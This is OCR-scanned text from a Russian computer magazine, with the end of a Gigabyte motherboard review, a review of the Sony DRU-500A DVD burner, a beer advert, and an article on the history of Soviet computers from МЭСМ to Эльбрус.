Монтаж довольно удобный. Все элементы доходчиво подписаны, коннекторы, как всегда, цветные. Светодиод показывает наличие питания. Dual BIOS впаян намертво, что не есть гуд - лучше, когда BIOS сидит в "кроватке". У этой платы тоже есть проблема со сбросом BIOS - в наличии только контактная площадка, и приходится выковыривать батарейку.



Инсталлятор дров удобный. Плата управляется через биос, за исключением дип-переключателя множителя.

Вместе с мамкой поставляются стандартные для гигабайтов тулзы: Easy Tune - оверклокер, @BIOS - утилита для перепрошивки биоса из винды, Face wizard - редактор заставки.

Это добротная плата, и она занимает далеко не последние позиции в своем классе, но с современными конкурентами ей уже не поспорить.




ВЫВОДЫ

В нашем тестировании безусловным победителем яв-
Итак, что же мы имеем. Да-да, ты вновь наедине со своими душевными терзаниями - AMD или INTEL, поскольку сам только что убедился в том, что по возможностям атлоновые мамы нисколько не уступают пневым. И если тебя интересуют конкретные функции или интегрированные устройства, то все это великолепие имеется и у тех и у других. И под Athlon, и под Pentium можно найти похожие модели. Мамку сегодня берут под процессор, а не наоборот. Мы свой выбор сделали - теперь твоя очередь!






















НОВАЯ ИСТОРИЯ В СЛЕДУЮЩЕМ НОМЕРЕ

©Денис Данилов

автор story MESSIAH

SONY DRU-500A (DVD -R/ -R /-RW /-RW)

СУПЕР ВЕЩЬ!

Приветствую всех юзеров, хакеров и админов (нужное подчеркнуть). Ни у кого не вызовет сомнения тот факт что современный компьютер без устройства записи данных на съемных носителях, это то же самое, что телевизор без антенны. Старый добрый 1,44 флопповод уже давно отошел в прошлое, и вообще непонятно, для чего этот девайс до сих пор ставят в новые компы. Вспомни сам, когда ты в последний раз пользовался этим древним драйвом. Разнообразные стримеры, зипы и джазы в расчет не берем, в нашей стране они никогда не были особо популярны. А чем ты пользуешься сейчас? Конечно устройством под названием CD-RW драйв, который уже давно и крепко обосновался в наших компах.



Проблема в том, что вместе с ростом объема винчестеров растут размеры софта и игрушек (про бесконечно растущие на твоем винте архивы mp3 и фильмов говорить, я думаю, не стоит), и соответственно растут твои потребности в записи данных.

Сейчас стандартные 650-700 Мб диски начинают устаревать, этого объема уже недостаточно для многих целей. В качестве примера можно привести очень простую ситуацию. Начал барахлить винт, по всем признакам видно, что он готовится отойти в мир иной. Что делать? Правильно! Бэкапить все (во всяком случае, большую часть) данные в надежное место. Если учесть, что на данный момент средний объем винчестеров - 80 Гбайт, и забиты они, как правило, под завязку, получается, чтобы забэкапить винт, нужно записать в среднем 100 болванок. Это по многим причинам очень неудобно: болванки надо где-то взять, и потратить кучу времени на запись.

Проблему легко решает не такой уж новый, но весьма перспективный стандарт DVD, ведь один диск вмещает 4,7 Гбайт. То есть для бэкапа понадобится не 100, а всего 15 болванок! При этом ты не только сэкономишь кучу денег на болванках, но и потратишь на порядок меньше времени. Поэтому мы решили подобрать для тебя качественный девайс для записи DVD-дисков. Имя этого чуда - SONY DRU-500A.

Привод появился на нашем рынке совсем недавно, но уже совершил маленькую революцию в мире DVD-стандартов. Два основных соперника, технологии DVD-R/RW и DVD+R/RW объединились в этом приводе, и теперь пользователю не надо задумываться, какой же привод выбрать, так как этот драйв поддерживает практически все стандарты. Таким образом, мы получили новый тип привода - DVD-Dual.

Новинка поставляется в небольшой коробке, в которой помимо самого привода находится инструкция по установке, два диска с ПО, одна болванка DVD+RW, IDE кабель и комплект винтиков для установки девайса в комп.

Само устройство сразу привлекает внимание своим необычным дизайном. На передней панели нет привычного гнезда для подключения наушников, а лоток привода сделан весьма необычно. Стоит отметить немалый вес драйва - 1,1 кг. На страже буфера стоит фирменная технология Power Burn и Lossless Linking. В процессе тестирования привод показал себя стабильным и устойчивым. Драйв очень тихий, в процессе записи и чтения не наблюдается свойственного CD-драйвам шума и дребезжания. Болванка DVD+RW была записана за 22 минуты 34 секунды, проверка качества записи не выявила никаких недостатков. Так же хорошо привод справился и с чтением поцарапанного DVD-диска, прочитав его без снижения скорости.

Вот его краткая спецификация:

Поддерживаемые форматы чтения:
- DVD: DVD-ROM, DVD-Video, DVD-R, DVD-RW, DVD+R, DVD+RW
- CD: CD-DA, CD-ROM, CD-ROM (XA), CD-Extra, Video CD, Photo CD, CD-Text, Multi-session

Скорость записи:
- DVD-R: 4X,
- DVD-RW: 2X,
- DVD+R: 2,4X,
- DVD+RW: 2,4X,
- CD-R: 24X,
- ZCLV CD-RW: 4-10X

Скорость чтения (max):
- DVD-ROM Video: 2X CAV,
- DVD-ROM: 8X CAV,
- DVD-R, DVD-RW, DVD+R, DVD+RW: 2,4 X CAV,
- CD-ROM/R: 32X CAV,
- CD-RW: 32X CAV,
- CD-Audio (CDDA): 32X CAV

Время доступа:
- DVD: 200 мс,
- CD: 160 мс

Интерфейс:
ATAPI (EIDE) support U-DMA

Буфер данных:
- 8 Мб

Способ установки:
- горизонтальный и вертикальный

Размеры:
- 146x41,5x192 мм





ПРИСЛУШАЙСЯ КО ВКУСУ GUINNESS DRAUGHT

Так бьется сердце Guinness. В каждую бутылку мы поместили специальную капсулу, которая и создает знаменитую бархатную пену. Так Guinness становится Draught. Теперь ты можешь наслаждаться легендарным ирландским пивом Guinness Draught не только в баре.

Guinness Draught. Отныне повсюду

Никита Кислицин (nikitoz@real.xakep.ru)

КОМПЬЮТЕРНЫЙ АНТИКВАРИАТ ИЛИ ПОЛТОННЫ ЛАМПОЧЕК

Не знаю, как у тебя, а у меня аббревиатура "ЭВМ" четко ассоциируется с детским воспоминанием - школьной аудиторией, полной убогих ЭВМ (именно ЭВМ, а не компьютеров) образца 80-х годов. Да, на фоне появившихся в то время первых PC эти машинки выглядели более чем блекло, в связи с чем у многих (да и у меня тоже) возникло предубеждение против отечественных производителей компьютеров. Однако ошибочно полагать, что российские разработки всегда так сильно отставали от иностранных аналогов, было и у нас в стране время, когда выпускаемые машины могли составить серьезную конкуренцию иностранным моделям. Сегодня я попытаюсь осветить ход развития отечественной кремниевой отрасли - с момента ее зарождения в начале 50-х по сегодняшний день. Рассказ будет проиллюстрирован фотографиями кишок модели ДВК-7 выпуска 1985 года. Ну что, интересно, что там ВНУТРИ?



● МЕГАТОННЫЕ МАСТОДОНТЫ

Начало 50-х, только что отгремела война, в стране разруха и голод. Сколько же оптимизма, усердия и гениальности надо иметь, чтобы в таких условиях успешно заниматься научной новаторской деятельностью! Сколько сил надо вложить, чтобы проталкивать свои разработки через множество инстанций, убеждать начальство в обоснованности и необходимости денежных вливаний и при этом оправдывать их, добиваясь умопомрачительных результатов! Это под силу только сплоченному идеей коллективу, людям, готовым полностью отдаться какому-то делу, чтобы добиться результата. Такой коллектив под руководством гениального советского ученого С.А.Лебедева и занимался в те нелегкие дни разработкой первых в стране ЭВМ. Теперь встань на их место - как это, собрать компьютер из тонны электронных ламп, конденсаторов и резисторов, не имея никакого опыта?

На это потребовались годы исследований, результатами которых стала первая в СССР Малая Электронная Счетная Машина (МЭСМ). Следует заметить, что страна тогда была почти в полной - даже научной - изоляции от внешнего мира, и в момент проектирования этой машины разработчики не имели доступа к работам Фон Неймана, предложившего математико-логический макет универсальной модели вычислительной машины. Однако советские ученые в своей разработке реализовали именно его, пусть и в несколько модифицированном виде.

Машина занимала целое крыло здания и находилась в комнате площадью 60 квадратных метров - едва ли такую махину можно назвать "малой" :). Система имела около 6 тысяч электронных ламп, трехадресную систему команд, одно арифметическое устройство на базе триггерных ячеек, запоминающее устройство могло хранить 94 слова по 16 разрядов - 188 байт. Машина могла выполнять около 3000 операций в секунду - неслыханная производительность для тех лет, поэтому сразу после презентации на ней стали решать задачи баллистики - оборонная промышленность тогда только набирала обороты и нуждалась в вычислительных мощностях.

С этого момента началась серьезная работа по разработке уже большой счетной машины (БЭСМ), которая и была разработана коллективом Лебедева в 1953 году. Одновременно с Лебедевым некоторые другие ученые разрабатывали аналогичные системы, но после завершения работ над БЭСМ их разработки потеряли смысл. Новая машина динамично развивалась. На смену громоздкой памяти на ртутных столбцах приходит более компактная и быстрая на ферритах, растет производительность, совершенствуются внешние носители данных, в машинную арифметику вводятся действительные 39-разрядные числа, производительность достигает 10 тысяч операций в секунду - серьезная планка, которая сделала эту машину самой быстродействующей в Европе на тот момент.

В это же время Б.И.Рамеев занимается разработкой другого успешного проекта "Стрела" - эта более дешевая, компактная, но и менее производительная машина впервые была запущена в серийное производство, и поэтому именно с ней связано начало интеграции высоких технологий в науку.

Созданные в единичных экземплярах МЭСМ-1, БЭСМ-1, М1, М2, а также семь "Стрел" безжалостно эксплуатировались: 362 дня в году (кроме 1 мая, 7 ноября и Нового года) машины производили расчеты в области ядерной физики, аэродинамики, дифференциальных уравнений, теории оптимизации, искусственного интеллекта, кибернетики и прочих приоритетных отраслей науки. План расчетов утверждался - ни больше ни меньше - на министерском уровне!

Параллельно начинается работа по подготовке профессиональных программистов - в 1954 году мехмат МГУ впервые выпустил студентов, прослушавших университетский курс информатики.

В 1957 году начат выпуск другой выдающейся советской машины - Урал-1. Именно на этом компьютере обсчитывались первые советские космические проекты, эта машина сыграла большую роль в научно-техническом прогрессе.


В 1958 году увидела свет "самая быстрая в мире" машина Лебедева М-20. Созданная ведущими инженерами страны, машина действительно представляла собой совершенное техническое решение с производительностью 20000 операций. Такая производительность не сказалась на размерах машины - применяя массу хитроумных инженерных решений, разработчикам удалось сократить число ламп до 1600, повысив надежность компьютера. Под руководством выдающегося ученого М.Р.Шуры-Буры было реализовано множество программных пакетов для этой платформы, помогающих наиболее эффективно использовать ресурсы системы. М-20 была запущена в серию и впоследствии внесла серьезный вклад в развитие классических наук и их практических приложений.

ТРОИЧНЫЙ КОМП

Спустя год в МГУ создается знаменитая во всем мире единственная троичная система. Как известно, все компьютеры используют двоичное представление информации - это обусловлено множеством ограничений и, в общем-то, абсолютно устраивает всех разработчиков. Однако советский ученый Н.П.Брусенцов не побоялся разработать компьютер с троичной организацией данных. При выборе устройств представления информации коллектив разработчиков отказался от ненадежных и энергоемких ламп в пользу магнитных элементов, которые по своей физической организации очень подходили для использования в подобной системе.


В троичных цифровых устройствах используются трехзначные сигналы и элементы памяти, имеющие три положения (трит), симметрично кодируемые числами -1,0 и 1. Аналог байта - трайт (шестерка тритов). Очевидно, что в сравнении с двоичными машинами, в троичной элементы памяти усложняются, что с лихвой компенсируется увеличением скорости обработки данных. По существу, университетским разработчикам удалось создать первый в мире RISC-компьютер (хотя в то время, конечно, о таких терминах и не слышали). Длина машинного слова составляла 9 тритов, существовало всего 24 команды, при этом удавалось с большой эффективностью реализовывать разнообразные алгоритмы. На "Сетуни" - именно так назвали этот компьютер - решались задачи прикладной математики и физики, математического моделирования физических и химических процессов, оптимизации управления производством, краткосрочных прогнозов погоды, конструкторских расчетов и т.д.

К концу 50-х годов появляются полупроводниковые технологии, которые открывают новые горизонты для создания вычислительных систем - благо к тому моменту в стране уже сформировались несколько сильных, компетентных и производительных школ компьютеростроения.



NEXT

Никита Кислицин (nikitoz@real.xakep.ru)




ЭЛЬБРУСИАДА СЕМИДЕСЯТЫХ

В 1977 году коллектив инженеров института точной механики и вычислительной техники завершил разработку нового советского суперкомпьютера Эльбрус-1. Несмотря на серьезное отставание от запада в элементной базе, новая машина по многим параметрам даже превосходила иностранные разработки. Разработчикам было понятно, что сделать компьютер с производительностью 1 млн. операций в секунду (а именно столько требовали нужды оборонных предприятий) на одном процессоре, учитывая устаревающую элементную базу - непосильная задача, и они сделали ставку на многопроцессорность. Сейчас, сквозь призму времени и технологий, такое решение кажется очевидным. 20 лет назад это было совсем не так. Не было какого-либо строгого обоснования многопроцессорным системам, не было подходящего опыта построения таких компьютеров, и коллективу "Эльбруса" пришлось столкнуться с множеством проблем. Во-первых, как организовать скоординированную работу между кристаллами? Какую структуру должна иметь кеш-память для оптимизации производительности? Методом проб и ошибок производителям удалось найти решение этих проблем. Так, скорость передачи данных от процессора к процессору могла достигать невероятной по тем временам цифры - одного гигабайта в секунду. Кеш представлял собой многоуровневую структуру: регистры команд, массивов, локальных и глобальных данных. Все это позволило подняться выше поставленной планки - новая машина Эльбрус-2 показывала производительность порядка 125 млн. операций в секунду.

Полученная машина превосходила по производительности, скорости вычислений почти все западные аналоги от таких знаменитых фирм, как Cray и Sun.

Но, несмотря на успех, появились и тревожные сигналы - отставание в элементной базе все увеличивалось, и уже через несколько лет советская кремниевая промышленность осталась позади западных конкурентов.



Динамик компьютера

А ЧТО ТЕПЕРЬ?

Внедрялись самые совершенные советские технологии, росла производительность систем, их стоимость падала, компьютеры повсеместно внедрялись в производство. Но в силу отсутствия внутренней конкуренции (рынок был, естественно, закрыт для иностранных поставщиков), отечественные ЭВМ начали сдавать позиции по сравнению с западными аналогами, которые вследствие здоровой конкуренции постоянно развивались и совершенствовались. После падения железного занавеса, когда на российском рынке появились западные поставщики, а оборонные предприятия - основной заказчик компьютеров в то время - обнищали, наступила тяжелая пора для российских производителей компьютеров. Конечно, функционирующие на допотопной элементной базе, отечественные разработки не могли составить сколь бы то ни было ощутимой конкуренции западным компаниям, которые разом захватили все рынки от дешевых рабочих станций до дорогих суперкомпьютеров.

Однако, несмотря на сильно устаревшую элементную базу (огромный шкаф Эльбруса-3 заменялся тремя микросхемами западного производства!), реализованные в "Эльбрусах" идеи суперскалярных вычислений и многопроцессорной организации опережали свое время и не могли быть просто так отброшены. Ведь если удалось добиться такой производительности из старых комплектующих, возможная эффективность от реализации этих же идей на западных технологиях могла бы быть в десятки раз выше!

